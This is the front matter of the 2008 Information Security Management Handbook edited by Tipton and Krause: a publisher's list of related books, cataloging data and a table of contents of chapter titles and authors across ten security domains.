Information Security Management Handbook

2008 Edition

OTHER INFORMATION SECURITY BOOKS FROM AUERBACH

Asset Protection and Security Management Handbook
POA Publishing
ISBN: 0-8493-1603-0

Building a Global Information Assurance Program
Raymond J. Curts and Douglas E. Campbell
ISBN: 0-8493-1368-6

Building an Information Security Awareness Program
Mark B. Desman
ISBN: 0-8493-0116-5

Critical Incident Management
Alan B. Sterneckert
ISBN: 0-8493-0010-X

Cyber Crime Investigator's Field Guide
Bruce Middleton
ISBN: 0-8493-1192-6

Cyber Forensics: A Field Manual for Collecting, Examining, and Preserving Evidence of Computer Crimes
Albert J. Marcella, Jr. and Robert S. Greenfield
ISBN: 0-8493-0955-7

The Ethical Hack: A Framework for Business Value Penetration Testing
James S. Tiller
ISBN: 0-8493-1609-X

The Hacker's Handbook: The Strategy Behind Breaking into and Defending Networks
Susan Young and Dave Aitel
ISBN: 0-8493-0888-7

Information Security Architecture: An Integrated Approach to Security in the Organization
Jan Killmeyer Tudor
ISBN: 0-8493-9988-2

Information Security Fundamentals
Thomas R. Peltier
ISBN: 0-8493-1957-9

Information Security Management Handbook, 5th Edition
Harold F. Tipton and Micki Krause
ISBN: 0-8493-1997-8

Information Security Policies, Procedures, and Standards: Guidelines for Effective Information Security Management
Thomas R. Peltier
ISBN: 0-8493-1137-3

Information Security Risk Analysis
Thomas R. Peltier
ISBN: 0-8493-0880-1

Information Technology Control and Audit
Fredrick Gallegos, Daniel Manson, and Sandra Allen-Senft
ISBN: 0-8493-9994-7

Investigator's Guide to Steganography
Gregory Kipper
0-8493-2433-5

Managing a Network Vulnerability Assessment
Thomas Peltier, Justin Peltier, and John A. Blackley
ISBN: 0-8493-1270-1

Network Perimeter Security: Building Defense In-Depth
Cliff Riggs
ISBN: 0-8493-1628-6

The Practical Guide to HIPAA Privacy and Security Compliance
Kevin Beaver and Rebecca Herold
ISBN: 0-8493-1953-6

A Practical Guide to Security Engineering and Information Assurance
Debra S. Herrmann
ISBN: 0-8493-1163-2

The Privacy Papers: Managing Technology, Consumer, Employee and Legislative Actions
Rebecca Herold
ISBN: 0-8493-1248-5

Public Key Infrastructure: Building Trusted Applications and Web Services
John R. Vacca
ISBN: 0-8493-0822-4

Securing and Controlling Cisco Routers
Peter T. Davis
ISBN: 0-8493-1290-6

Strategic Information Security
John Wylder
ISBN: 0-8493-2041-0

Surviving Security: How to Integrate People, Process, and Technology, Second Edition
Amanda Andress
ISBN: 0-8493-2042-9

A Technical Guide to IPSec Virtual Private Networks
James S. Tiller
ISBN: 0-8493-0876-3

Using the Common Criteria for IT Security Evaluation
Debra S. Herrmann
ISBN: 0-8493-1404-6

AUERBACH PUBLICATIONS

www.auerbach-publications.com
To Order Call: 1-800-272-7737 • Fax: 1-800-374-3401
E-mail: orders@crcpress.com

Information Security Management Handbook

2008 Edition

Edited by
Harold F. Tipton, CISSP
Micki Krause, CISSP

Auerbach Publications
Taylor & Francis Group
Boca Raton New York

Library of Congress Cataloging-in-Publication Data

Information security management handbook / Harold F. Tipton, Micki Krause, editors.—2007 ed.
p. cm.
AU6045
ISBN 1-4200-6045-7 (CD)
1. Computer security—Management—Handbooks, manuals, etc. 2. Data protection—Handbooks, manuals, etc. I. Tipton, Harold F. II. Krause, Micki.

QA76.9.A25I54165 2003
658′.0558—dc22 2003061151

Table of Contents

Contributors

Introduction

Domain 1 Access Control Systems and Methodology

Section 1.1 Access Control Techniques

Authentication Tokens
Paul Henry, CISSP

Authentication and the Role of Tokens
Jeff Davis, CISSP

A Look at RFID Security
Ben Rothke, CISSP

New Emerging Information Security Technologies and Solutions
Tara Chand

Sensitive or Critical Data Access Controls
Mollie Krehnke, CISSP and David Krehnke, CISSP

An Introduction to Role-Based Access Control
Ian Clark

Smartcards
Jim Tiller, CISSP

A Guide to Evaluating Tokens
Joseph T. Hootman

Enhancing Security through Biometric Technology
Stephen D. Fried, CISSP

Biometrics: What's New?
Judith M. Myerson

It's All About Control
Chris Hare, CISSP, CISA

Controlling FTP: Providing Secured Data Transfers
Chris Hare, CISSP, CISA

Section 1.2 Access Control Administration

Accountability
Dean Bushmiller

End Node Security and Network Access Management: Deciding among Different Strategies
Franjo Majster, CISSP

Identity Management: Benefits and Challenges
Lynda McGhie, CISSP, CISM

Blended Threat Analysis: Passwords and Policy
Dan Houser, CISSP

Types of Information Security Controls
Harold F. Tipton, CISSP

Section 1.3 Identification and Authentication Techniques

Enhancing Security through Biometric Technology
Stephen D. Fried, CISSP

Biometric Identification
Donald R. Richards, CPP

Single Sign-On for the Enterprise
Ross A. Leo, CISSP

Section 1.4 Access Control Methodologies and Implementation

Relational Data Base Access Controls Using SQL
Ravi S. Sandhu

Centralized Authentication Services (RADIUS, TACACS, DIAMETER)
William Stackpole, CISSP

Implementation of Access Controls
Stanley Kurzban

An Introduction to Secure Remote Access
Christina M. Bird, Ph.D., CISSP

Section 1.5 Methods of Attack

Rootkits: The Ultimate Malware Threat
Eugene Schultz

Identity Theft
James S. Tiller, CISSP

Hacker Tools and Techniques
Ed Skoudis, CISSP

A New Breed of Hacker Tools and Defenses
Ed Skoudis, CISSP

Social Engineering: The Forgotten Risk
John Berti, CISSP and Marcus Rogers, Ph.D., CISSP

Hacker Attacks and Defenses
Ed Skoudis, CISSP

Counter-Economic Espionage
Craig A. Schiller, CISSP

Section 1.6 Monitoring and Penetration Testing

Insight into Intrusion Prevention System
Gildas Deograt-Lumy and Ray Haldo

Penetration Testing
Stephen D. Fried, CISSP

The Self-Hack Audit
Stephen James

Penetration Testing
Chuck Bianco, FTTR, CISA, CISSP

Domain 2 Telecommunications and Network Security

Section 2.1 Communications and Network Security

Facsimile Security
Ben Rothke, CISSP

Network Security Using an Adaptable Protocol Framework
Robbie Russell

An Examination of Firewall Architectures
Paul A. Henry, CISSP

The Five W's and Designing a Secure Identity Based Self-Defending Network (5W Network)
Samuel W. Chun, CISSP

Maintaining Network Security: Availability via Intelligent Agents
Robby Fussell

PBX Firewalls: Closing the Back Door
William A. Yarberry, Jr.

Network Security Overview
Bonnie A. Goins, CISSP and Christopher A. Pilewski, CISSP

Putting Security in the Transport: TLS
Chris Hare, CISSP, CISA, CISM

Access Control Using RADIUS
Chris Hare, CISSP, CISA, CISM

WLAN Security Update
Franjo Majster

Understanding SSL
Chris Hare, CISSP, CISA

Packet Sniffers and Network Monitors
James S. Tiller, CISA, CISSP and Bryan D. Fish, CISSP

Secured Connections to External Networks
Steven F. Blanding

Security and Network Technologies
Chris Hare, CISSP, CISA

Wired and Wireless Physical Layer Security Issues
James Trulove

Network Router Security
Steven F. Blanding

Dial-Up Security Controls
Alan Berman and Jeffrey L. Ott

What's Not So Simple about SNMP?
Chris Hare, CISSP, CISA

Network and Telecommunications Media: Security from the Ground Up
Samuel Chun, CISSP

Security and the Physical Network Layer
Matthew J. Decker, CISSP, CISA, CBCP

Security of Wireless Local Area Networks
Franjo Majstor, CISSP

Securing Wireless Networks
Sandeep Dhameja, CISSP

Wireless Security Mayhem: Restraining the Insanity of Convenience
Mark T. Chapman, MSCS, CISSP, IAM

Wireless LAN Security Challenge
Frandinata Halim, CISSP, CCSP, CCDA, CCNA, MSCE and Gildas Deograt, CISSP

An Introduction to LAN/WAN Security
Steven F. Blanding

ISO/OSI and TCP/IP Network Model Characteristics
George G. McBride, CISSP

Integrity and Security of ATM
Steven F. Blanding

Section 2.2 Internet, Intranet and Extranet Security

Network Content Filtering and Leak Prevention
George Jahchan

VoIP Security Issues
Anthony Bruno

Voice over WLAN
Bill Lipiczky

Spam Wars: How to Deal with Junk E-Mail
Al Bredenberg

Voice-over-IP Security Issues
George McBride, CISSP

Secure Web Services: Holes and Fillers
Lynda L. McGhie, CISSP, CISM

Enclaves: The Enterprise as an Extranet
Bryan T. Koch, CISSP

IPSec Virtual Private Networks
James S. Tiller, CISA, CISSP

Firewalls: An Effective Solution for Internet Security
E. Eugene Schultz, Ph.D., CISSP

Internet Security: Securing the Perimeter
Douglas G. Conorich

Extranet Access Control Issues
Christopher King, CISSP

Network Layer Security
Steven F. Blanding

Transport Layer Security
Steven F. Blanding

Application-Layer Security Protocols for Networks
William Stackpole, CISSP

Application Layer: Next Level of Security
Keith Pasley, CISSP

Security of Communication Protocols and Services
William Hugh Murray, CISSP

Security Management of the World Wide Web
Lynda L. McGhie and Phillip Q. Maier

An Introduction to IPSec
William Stackpole, CISSP

Wireless Internet Security
Dennis Seymour Lee

VPN Deployment and Evaluation Strategy
Keith Pasley, CISSP

How to Perform a Security Review of a Checkpoint Firewall
Ben Rothke, CISSP

Comparing Firewall Technologies
Per Thorsheim

The (In) Security of Virtual Private Networks
James S. Tiller, CISA, CISSP

Cookies and Web Bugs
William T. Harding, Ph.D., Anita J. Reed, CPA, and Robert L. Gray,Ph.D.

Leveraging Virtual Private Networks
James S. Tiller, CISA, CISSP

Wireless LAN Security
Mandy Andress, CISSP, SSCP, CPA, CISA

Expanding Internet Support with IPv6
Gilbert Held

Virtual Private Networks: Secure Remote Access Over the Internet
John R. Vacca

Applets and Network Security: A Management Overview
Al Berg

Security for Broadband Internet Access Users
James Trulove

New Perspectives on VPNs
Keith Pasley, CISSP

An Examination of Firewall Architectures
Paul A. Henry, CISSP, CNE

Deploying Host-Based Firewalls across the Enterprise: A Case Study
Jeffery Lowder, CISSP

Section 2.3 E-mail Security

Instant Messaging Security Issues
William Hugh Murray, CISSP

E-mail Security
Bruce A. Lobree

E-mail Security
Clay Randall

Protecting Against Dial-In Hazards: E-mail and Data Communications
Leo A. Wrobel

Section 2.4 Secure Voice Communications

Protecting Against Dial-In Hazards: Voice Systems
Leo A. Wrobel

Voice Security
Chris Hare, CISSP, CISA

Secure Voice Communications (VoI)
Valene Skerpac, CISSP

Section 2.5 Network Attacks and Countermeasures

The Ocean is Full of Fish
Todd Fitzgerald, CISSP, CISM

Deep-Packet Inspection Technologies
Anderson Ramos, CISSP

Wireless Penetration Testing
Christopher Pilewski

Auditing the Telephony System: Defenses against Communications Security Breaches and Toll Fraud
William A. Yarberry, Jr.

Insecurity by Proxy
Micah Silverman

Wireless Security
Charles R. Hudson, Jr., CISSP, CISM, and Chris R. Cunningham, CISSP

Preventing DNS Attacks
Mark Bell

Preventing a Network from Spoofing and Denial of Service Attacks
Gilbert Held

Packet Sniffers: Use and Misuse
Steve A. Rodgers, CISSP

ISPs and Denial-of-Service Attacks
K. Narayanaswamy, Ph.D.

Domain 3 Information Security and Risk Management

Section 3.1 Security Management Concepts and Principles

Integrated Threat Management
George McBride, CISSP

Understanding Information Security Management Systems
Tom Carlson

Bits to Bytes to Boardroom
Micki Krause, CISSP

Information Security Governance
Todd Fitzgerald, CISSP

Corporate Governance
David Krehnke, CISSP

IT Governance Institute (ITGI) Overview
Molly Krehnke, CISSP

Top Management Support Essential for Effective Information Security
Kenneth J. Knapp and Thomas E. Marshall

Managing Security by the Standards: An Overview and Primer
Bonnie A. Goins, CISSP

Information Security for Mergers and Acquisitions
Craig A. Schiller

The Common Criteria for IT Security Evaluation
Debra S. Herrmann

A Look at the Common Criteria
Ben Rothke, CISSP

The Controls Matrix
Robert M. Slade, CISSP

Information Security Governance
Ralph Spencer Poore, CISSP

Belts and Suspenders: Diversity in Information Technology Security
Jeff Davis, CISSP

Building Management Commitment through Security Councils, or Security Council Critical Success Factors
Todd Fitzgerald, CISSP, CISA, CISM

When Trust Goes Beyond the Border: Moving Your Development Work Offshore
Stephen Fried, CISSP

Validating Your Business Partners
Jeff Misrahi, CISSP

Incorporating HIPAA Security Requirements into an Enterprise Security Program
Brian T. Geffert, CISSP

Measuring ROI on Security
Carl F. Endorf, CISSP, SSCP, GSEC

Security Patch Management
Jeffrey Davis, CISSP

Purposes of Information Security Management
Harold F. Tipton, CISSP

The Building Blocks of Information Security
Ken M. Shaurette

The Human Side of Information Security
Kevin Henry, CISA, CISSP

Security Management
Ken Buszta, CISSP

Securing New Information Technology
Louis Fried

E-mail Security Using Pretty Good Privacy
William Stallings

Section 3.2 Change Control Management

Configuration Management: Charting the Course for the Organization
Mollie E. Krehnke, CISSP, IAM and David C. Krehnke, CISSP, CISM IAM

Section 3.3 Data Classification

Information Classification: A Corporate Implementation Guide
Jim Appleyard

Using Quasi-Intelligence to Protect the Enterprise
Craig Shiller

Information Risk Management: A Process Approach to Risk Diagnosis and Treatment
Nick Halvorson

Information Security Risk Assessment
Samantha Thomas Cruz

Risk Analysis and Assessment
Will Ozier

Developing and Conducting a Security Test and Evaluation
Sean M. Price

Enterprise Security Management Program
George G. McBride, CISSP

Technology Convergence and Security: A Simplified Risk Management Model
Ken M. Shaurette, CISSP, CISA, CISM

The Role of Information Security in the Enterprise Risk Management Structure
Carl Jackson, CISSP, and Mark Carey

A Matter of Trust
Ray Kaplan, CISSP, CISA, CISM

Trust Governance in a Web Services World
Daniel D. Houser, CISSP, MBA, e-Biz+

Risk Management and Analysis
Kevin Henry, CISA, CISSP

New Trends in Information Risk Management
Brett Regan Young, CISSP, CBCP

Information Security in the Enterprise
Duane E. Sharp

Managing Enterprise Security Information
Matunda Nyanchama, Ph.D., CISSP and Anna Wilson, CISSP, CISA

Risk Analysis and Assessment
Will Ozier

Managing Risk in an Intranet Environment
Ralph L. Kliem

Security Assessment
Sudhanshu Kairab, CISSP, CISA

Evaluating the Security Posture of an Information Technology Environment: The Challenges of Balancing Risk, Cost, and Frequency of Evaluating Safeguards
Brian R. Schultz, CISSP, CISA

Cyber-Risk Management: Technical and Insurance Controls for Enterprise-Level Security
Carol A. Siegel, Ty R. Sagalow, and Paul Serritella

Section 3.5 Policies, Standards, Procedures and Guidelines

Planning for a Privacy Breach: Policies, Procedures, and Notification
Rebecca Herold

Committee of Sponsoring Organizations (COSO)
Mignona Cote

Toward Enforcing Security Policy: Encouraging Personal Accountability for Corporate Information Security Policy
John O. Wylder, CISSP

The Security Policy Life Cycle: Functions and Responsibilities
Patrick D. Howard, CISSP

People, Process and Technology: A Winning Combination
Felicia M. Nicastro, CISSP

Building an Effective Privacy Program
Rebecca Herold, CISSP, CISA, CISM, FLMI

Training Your Employees to Identify Potential Fraud and How to Encourage Them to Come Forward
Rebecca Herold, CISSP, CISM, CISA, FLMI

Establishing an E-Mail Retention Policy: Preventing Potential Legal Nightmares
Stephen Fried, CISSP

Ten Steps to Effective Web-Based Security Policy Development and Distribution
Todd Fitzgerald, CISSP, CISA, CISM

A Progress Report on the CVE Initiative
Robert Martin, Steven Christey, and David Baker

Roles and Responsibilities of the Information Systems Security Officer
Carl Burney, CISSP

Information Protection: Organization, Roles, and Separation of Duties
Rebecca Herold, CISSP, CISA, FLMI

Organizing for Success: Some Human Resources Issues in Information Security
Jeffrey H. Fenton, CBCP, CISSP and James M. Wolfe, MSM

Ownership and Custody of Data
William Hugh Murray, CISSP

Hiring Ex-Criminal Hackers
Ed Skoudis, CISSP

Information Security and Personnel Practices
Edward H. Freeman

Information Security Policies from the Ground Up
Brian Shorten, CISSP, CISA

Policy Development
Chris Hare, CISSP, CISA

Server Security Policies
Jon David

Section 3.6 Security Awareness Training

Change That Attitude: The ABCs of a Persuasive Security Awareness Program
Sam Chun, CISSP

Annual Security Awareness Briefing for the End User
Timothy R. Stacey

Security Awareness Program
Tom Peltier, CISSP, CISM

Maintaining Management's Commitment
William Tompkins, CISSP, CBCP

Making Security Awareness Happen
Susan D. Hansche, CISSP

Making Security Awareness Happen: Appendices
Susan D. Hansche, CISSP

Beyond Information Security Awareness Training: It Is Time to Change the Culture
Stan Stahl, Ph.D.

Establishing a Successful Security Awareness Program
Charles R. Hudson, Jr. CISSP CISM

Section 3.7 Security Management Planning

Department-Level Transformation
Scott McCoy

Prioritizing Effort in a Security Management Program
Derek Schatz

Why and How Assessment of Organization Culture Shapes Security Strategies
Don Saracco

A Look Ahead
Samantha Thomas Cruz, CISSP

Overview of an IT Corporate Security Organization
Jeff Davis, CISSP

Make Security Part of Your Company's DNA
Ken M. Shaurette, CISSP

Building an Effective and Winning Security Team
Lynda McGhie, CISSP

When Trust Goes Beyond the Border: Moving Your Development Work Offshore
Stephen Fried, CISSP

Understanding CRM
Chris Hare, CISSP, CISA, CISM

Maintaining Information Security during Downsizing
Thomas J. Bray, CISSP

The Business Case for Information Security: Selling Management on the Protection of Vital Secrets and Products
Sanford Sherizen, Ph.D., CISSP

Information Security Management in the Healthcare Industry
Micki Krause, CISSP

Protecting High-Tech Trade Secrets
William C. Boni

How to Work with a Managed Security Service Provider
Laurie Hill McQuillan, CISSP

Considerations for Outsourcing Security
Michael J. Corby, CISSP

Outsourcing Security
James S. Tiller, CISA, CISSP

Understanding Service Level Agreements
Gilbert Held

Section 3.8 Ethics

Ethics and the Internet
Micki Krause, CISSP

Computer Ethics
Peter S. Tippett

Domain 4 Application Security

Section 4.1 Application Issues

Neural Networks and Information Assurance Uses
Sean M. Price, CISSP

Information Technology Infrastructure Library (ITIL) and Security Management Overview
Dave McPhee

Applications Service Provided Security
Stephan Fried, CISSP

Cross-Site Scripting (XSS)
Jonathan Held

Stack-Based Buffer Overflows
Jonathan Held

Security Models for Object-Oriented Databases
James Cannady

Web Application Security
Mandy Andress, CISSP, SSCP, CPA, CISA

The Perfect Security: A New World Order
Ken Shaurette

Security for XML and Other Metadata Languages
William Hugh Murray, CISSP

XML and Information Security
Samuel C. McClintock

Testing Object-Based Applications
Polly Perryman Kuver

Secure and Managed Object-Oriented Programming
Louis B. Fried

Application Service Providers
Andres Llana Jr.

Application Security
Walter S. Kobus, Jr., CISSP

Covert Channels
Anton Chuvakin, Ph.D., GCIA, GCIH

Security as a Value Enhancer in Application Systems Development
Lowell Bruce McCulley, CISSP

Open Source versus Closed Source
Ed Skoudis, CISSP

PeopleSoft Security
Satnam Purewal

World Wide Web Application Security
Sean Scanlon

Section 4.2 Databases and Data Warehousing

Reflections on Database Integrity
William Hugh Murray, CISSP

Datamarts and Data Warehouses: Keys to the Future or Keys to the Kingdom?
M. E. Krehnke and D. K. Bradley

Digital Signatures in Relational Database Applications
Mike R. Prevost

Security and Privacy for Data Warehouses: Opportunity or Threat?
David Bonewell, CISSP, CISA, Karen Gibbs, and Adriaan Veldhuisen

Relational Database Security: Availability, Integrity, and Confidentiality
Ravi S. Sandhu and Sushil Jojodia

Section 4.3 Systems Development Controls

Adaptation: A Concept for Next-Generation Security Application Development
Robby Fussell

Quantum Computing: Implications for Security
Robert M. Slade, CISSP

Software Development Lifecycle Security Assessments
George McBride, CISSP

Avoiding Buffer Overflow Attacks
Sean Price

Security Development Lifecycle
Kevin Henry, CISSP

System Development Security Methodology
Ian Lim, CISSP and Ioana V. Bazavan, CISSP

Software Engineering Institute Capability Maturity Model
Matt Nelson

Preventing SQL Injection Security Vulnerabilities through Data Sanitization
Jonathan Held

Enterprise Security Architecture
William Hugh Murray, CISSP

Certification and Accreditation Methodology
Mollie E. Krehnke, CISSP, IAM and David C. Krehnke, CISSP, CISM, IAM

A Framework for Certification Testing
Kevin J. Davidson, CISSP

System Development Security Methodology
Ian Lim, CISSP and Ioana V. Bazavan, CISSP

A Security-Oriented Extension of the Object Model for the Development of an Information System
Sureerut Inmor, Vatcharaporn Esichaikul, and Dencho N. Batanov

Methods of Auditing Applications
David C. Rice, CISSP and Graham Bucholz

Section 4.4 Malicious Code

Organized Crime and Malware
Michael Pike

Net-Based Malware Detection: A Comparison with Intrusion Detection Models
Robert M. Slade, CISSP

Malware and Computer Viruses
Robert M. Slade, CISSP

An Introduction to Hostile Code and Its Control
Jay Heiser, CISSP

A Look at Java Security
Ben Rothke, CISSP

Enabling Safer Deployment of Internet Mobile Code Technologies
Ron Moritz

Malicious Code: The Threat, Detection, and Protection
Ralph Hoefelmeyer, CISSP and Theresa E. Phillips, CISSP

Domain 5 Cryptography

Section 5.1 Use of Cryptography

Three New Models for the Application of Cryptography
Jay Heiser, CISSP

Auditing Cryptography: Assessing System Security
Steve Stanek

Section 5.2 Cryptographic Concepts, Methodologies, and Practices

Encryption Key Management in Large-scale Network Deployments
Franjo Majaster

Cryptographic Transitions
Ralph Spencer Poore

Blind Detection of Steganographic Content in Digital Images Using Cellular Automata
Sasan Hamidi, Ph.D.

An Overview of Quantum Cryptography
Ben Rothke, CISSP, CISM

Elliptic Curve Cryptography: Delivering High-Performance Security for E-Commerce and Communications
Paul Lambert

Cryptographic Key Management Concepts
Ralph Spencer Poore, CISSP

Message Authentication
James S. Tiller, CISA, CISSP

Fundamentals of Cryptography and Encryption
Ronald A. Gove

Steganography: The Art of Hiding Messages
Mark Edmead, CISSP, SSCP, TICSA

An Introduction to Cryptography
Javek Ikbel, CISSP

Hash Algorithms: From Message Digests to Signatures
Keith Pasley, CISSP

A Look at the Advanced Encryption Standard (AES)
Ben Rothke, CISSP

Introduction to Encryption
Jay Heiser

Section 5.3 Private Key Algorithms

Principles and Applications of Cryptographic Key Management
William Hugh Murray, CISSP

Section 5.4 Public Key Infrastructure (PKI)

Getting Started with PKI
Harry DeMaio

Mitigating E-Business Security Risks: Public Key Infrastructures in the Real World
Douglas C. Merrill and Eran Feigenbaum

Preserving Public Key Hierarchy
Geoffrey C. Grabow, CISSP

PKI Registration
Alex Golod, CISSP

Section 5.5 System Architecture for Implementing Cryptographic Functions

Implementing Kerberos in Distributed Systems
Joe Kovara, CTP and Ray Kaplan, CISSP, CISA, CISM

Section 5.6 Methods of Attack

Methods of Attacking and Defending Cryptosystems
Joost Houwen, CISSP

Domain 6 Security Architecture and Models

Section 6.1 Principles of Computer and Network Organizations, Architectures, and Designs

Service Oriented Architecture (SOA) and Web Services Security
Glenn Cater

Analysis of Covert Channels
Ralph Poore

Security Architecture of Biological Cells: An Example of Defense in Depth
Kenneth J. Knapp and R. Franklin Morris, Jr.

ISO Standards Draft Content
Scott Erkonan

Security Frameworks
Robert M. Slade, CISSP

Enterprise Assurance: A Framework Explored
Bonnie A. Goins, CISSP, NSA IAM

Creating a Secure Architecture
Christopher A. Pilewski and Bonnie A. Goins

Common Models for Architecting an Enterprise Security Capability
Matthew J. Decker, CISSP, CISA, CBCP

Security Infrastructure: Basics of Intrusion Detection Systems
Ken M. Shaurette, CISSP, CISA, NSA, IAM

Systems Integrity Engineering
Don Evans

Introduction to UNIX Security for Security Practitioners
Jeffery J. Lowder

Enterprise Security Architecture
William Hugh Murray

Microcomputer and LAN Security
Stephen Cobb

Reflections on Database Integrity
William Hugh Murray

Firewalls, 10 Percent of the Solution: A Security Architecture Primer
Chris Hare, CISSP, CISA

The Reality of Virtual Computing
Chris Hare, CISSP, CISA

Overcoming Wireless LAN Security Vulnerabilities
Gilbert Held

Section 6.2 Principles of Security Models, Architectures and Evaluation Criteria

Formulating an Enterprise Information Security Architecture
Mollie Krehnke, CISSP, IAM and David Krehnke,CISSP, CISM, IAM

Security Architecture and Models
Foster J. Henderson, CISSP, MCSE and Kellina M. Craig-Henderson, Ph.D.

Section 6.3 Common Flaws and Security Issues — System Architecture and Design

Common System Design Flaws and Security Issues
William Hugh Murray, CISSP

Domain 7 Operations Security

Section 7.1 Concepts

Security Challenges in a Grid Environment
Sasan Hamidi

Managing Unmanaged Systems
Bill Stackpole, CISSP, CISM, and Man Nguyen, CISSP

The RAID Advantage
Tyson Heyn

Storage Area Networks Security Protocols and Mechanisms
Franjo Majster

Operations Security Abuses
Michael Pike

Operations: The Center of Support and Control
Kevin Henry, CISA, CISSP

Why Today's Security Technologies Are So Inadequate: History, Implications, and New Approaches
Steven Hofmeyr, Ph.D.

Information Warfare and the Information Systems Security Professional
Jerry Kovacich

Steps for Providing Microcomputer Security
Douglas B. Hoyt

Protecting the Portable Computing Environment
Phillip Q. Maier

Operations Security and Controls
Patricia A.P. Fisher

Data Center Security: Useful Intranet Security Methods and Tools
John R. Vacca

Section 7.2 Resource Protection Requirements

The Nebulous Zero Day
Robert M. Slade, CISSP

Physical Access Control
Dan M. Bowers, CISSP

Software Piracy: Issues and Prevention
Roxanne E. Burkey

Section 7.3 Auditing

Auditing the Electronic Commerce Environment
Chris Hare, CISSP, CISA

Section 7.4 Intrusion Detection

Improving Network-Level Security through Real-Time Monitoring and Intrusion Detection
Chris Hare, CISSP, CISA

Intelligent Intrusion Analysis: How Thinking Machines Can Recognize Computer Intrusions
Bryan D. Fish, CISSP

How to Trap the Network Intruder
Jeff Flynn

Intrusion Detection: How to Utilize a Still Immature Technology
E. Eugene Schultz and Eugene Spafford

Section 7.5 Operations Controls

Directory Security
Ken Buszta, CISSP

Patch Management 101: It Just Makes Good Sense!
Lynda McGhie, CISSP

Security Patch Management: The Process
Felicia M. Nicastro, CISSP

Domain 8 Business Continuity Planning and Disaster Recovery Planning

Section 8.1 Business Continuity Planning

Developing Realistic Continuity Planning Metrics
Carl B. Jackson, CISSP, CBCP

Building Maintenance Processes for Business Continuity Plans
Ken Doughty

Identifying Critical Business Functions
Bonnie A. Goins, CISSP, NSA IAM

Selecting the Right Business Continuity Strategy
Ken Doughty

Contingency Planning Best Practice and Program Maturity
Timothy R. Stacey

Reengineering the Business Continuity Planning Process
Carl B. Jackson, CISSP, CBCP

The Role of Continuity Planning in the Enterprise Risk Management Structure
Carl B. Jackson, CISSP, CBCP

Business Continuity in the Distributed Environment
Steven P. Craig

The Changing Face of Continuity Planning
Carl Jackson, CISSP, CDCP

Section 8.2 Disaster Recovery Planning

Contingency at a Glance
Ken M. Shaurette, CISSP, CISA, CISM, and Thomas J. Schleppenbach, CISSP, CISM, SCTA

The Business Impact Analysis Process and the Importance of Using Business Process Mapping
Carl Jackson, CISSP

Testing Business Continuity and Disaster Recovery Plans
James S. Mitts

Restoration Component of Business Continuity Planning
John Dorf, ARM and Martin Johnson, CISSP

Business Resumption Planning and Disaster Recovery: A Case History
Kevin Henry, CISA, CISSP

Business Continuity Planning: A Collaborative Approach
Kevin Henry, CISA, CISSP

Section 8.3 Elements of Business Continuity Planning

The Business Impact Assessment Process
Carl B. Jackson, CISSP, CBCP

Domain 9 Law, Compliance and Investigations

Section 9.1 Information Law

Compliance Assurance: Taming the Beast
Todd Fitzgerald, CISSP, CISM

Sarbanes–Oxley Compliance: A Technology Practitioner's Guide
Bonnie A. Goins, CISSP, NSA IAM

Health Insurance Portability and Accountability Act (HIPAA) Security Rule
Lynda McGhie, CISSP

The Ethical and Legal Concerns of Spyware
Janice C. Sipior, Burke T. Ward, and Georgina R. Roselli

Jurisdictional Issues in Global Transmissions
Ralph Spencer Poore, CISSP

An Emerging Information Security Minimum Standard of Due Care
Robert Braun, Esq., and Stan Stahl, Ph.D.

ISPs and Accountability
Lee Imrey, CISSP

When Technology and Privacy Collide
Edward H. Freeman

Privacy in the Healthcare Industry
Kate Borten, CISSP

The Case for Privacy
Michael J. Corby, CISSP

Liability for Lax Computer Security in DDoS Attacks
Dorsey Morrow, JD, CISSP

The Final HIPAA Security Rule Is Here! Now What?
Todd Fitzgerald, CISSP, CISA

HIPAA 201: A Framework Approach to HIPAA Security Readiness
David MacLeod, Ph.D., CISSP, Brian Geffert, CISSP, CISA, and David Deckter, CISSP

Internet Gripe Sites: Bally v. Faber
Edward H. Freeman

State Control of Unsolicited E-mail: State of Washington v. Heckel
Edward H. Freeman

The Legal Issues of Disaster Recovery Planning
Tari Schreider

Section 9.2 Investigations

Computer Crime Investigations: Managing a Process without Any Golden Rules
George Wade, CISSP

Operational Forensics
Michael J. Corby, CISSP

Computer Crime Investigation and Computer Forensics
Thomas Welch, CISSP, CPP

What Happened?
Kelly J. Kuchta, CPP, CFE

Section 9.3 Major Categories of Computer Crime

Potential Cyberterrorist Attacks
Chris Hare, CISSP

The Evolution of the Sploit
Ed Skoudis, CISSP

Computer Crime
Christopher A. Pilewski

Phishing: A New Twist to an Old Game
Stephen D. Fried, CISSP, CISM

It's All about Power: Information Warfare Tactics by Terrorists, Activists, and Miscreants
Gerald L. Kovacich, Andy Jones, and Perry G. Luzwick

The International Dimensions of Cybercrime
Ed Gabrys, CISSP

Computer Abuse Methods and Detection
Donn B. Parker

Enterprise Incident Response: Proper Evidence Handling
Marcus K. Rogers, Ph.D., CISSP, CCCI

Security Information Management Myths and Facts
Sasan Hamidi Ph.D

Social Engineering
Marcus K. Rogers, Ph.D., CISSP, CCCI

Privacy Breach Response
Rebecca Herold, CISSP

Security Event Management
Glenn Cater

DCSA: A Practical Approach to Digital Crime Scene Analysis
Marcus K. Rogers, Ph.D., CISSP, CCCI

What a Computer Security Professional Needs to Know about E-Discovery and Digital Forensics
Larry R. Leibrock, Ph.D.

How to Begin a Non-Liturgical Forensic Examination
Carol Stucki

Spyware, Spooks, and Cyber-goblins
Ken M. Shaurette, CISSP, CISA, CISM, and Thomas J. Schleppenbach

Honeypot Essentials
Anton Chuvakin, Ph.D., GCIA, GCIH

Obscuring URLs
Ed Skoudis, CISSP

CIRT: Responding to Attack
Chris Hare, CISSP, CISA

Managing the Response to a Computer Security Incident
Michael Vangelos, CISSP

Cyber-Crime: Response, Investigation, and Prosecution
Thomas Akin, CISSP

Incident Response Exercises
Ken M. Shaurette, CISSP, CISA, CISM, IAM and Thomas J. Schleppenbach

Software Forensics
Robert M. Slade, CISSP

Reporting Security Breaches
James S. Tiller, CISSP

Incident Response Management
Alan B. Sterneckert, CISA, CISSP, CFE, CCCI

Domain 10 Physical (Environmental) Security

Section 10.1 Elements of Physical Security

Mantraps and Turnstiles
R. Scott McCoy

Perimeter Security
R. Scott McCoy

Melding Physical Security and Traditional Information Systems Security
Kevin Henry

Physical Security for Mission Critical Facilities and Data Centers
Gerald Bowman

Personnel Security Screening
Ben Rothke, CISSP, CISM

Physical Security: A Foundation for Information Security
Christopher Steinke, CISSP

Physical Security: Controlled Access and Layered Defense
Bruce R. Matthews, CISSP

Computing Facility Physical Security
Alan Brusewitz, CISSP, CBCP

Closed-Circuit Television and Video Surveillance
David Litzau, CISSP

Physical Security
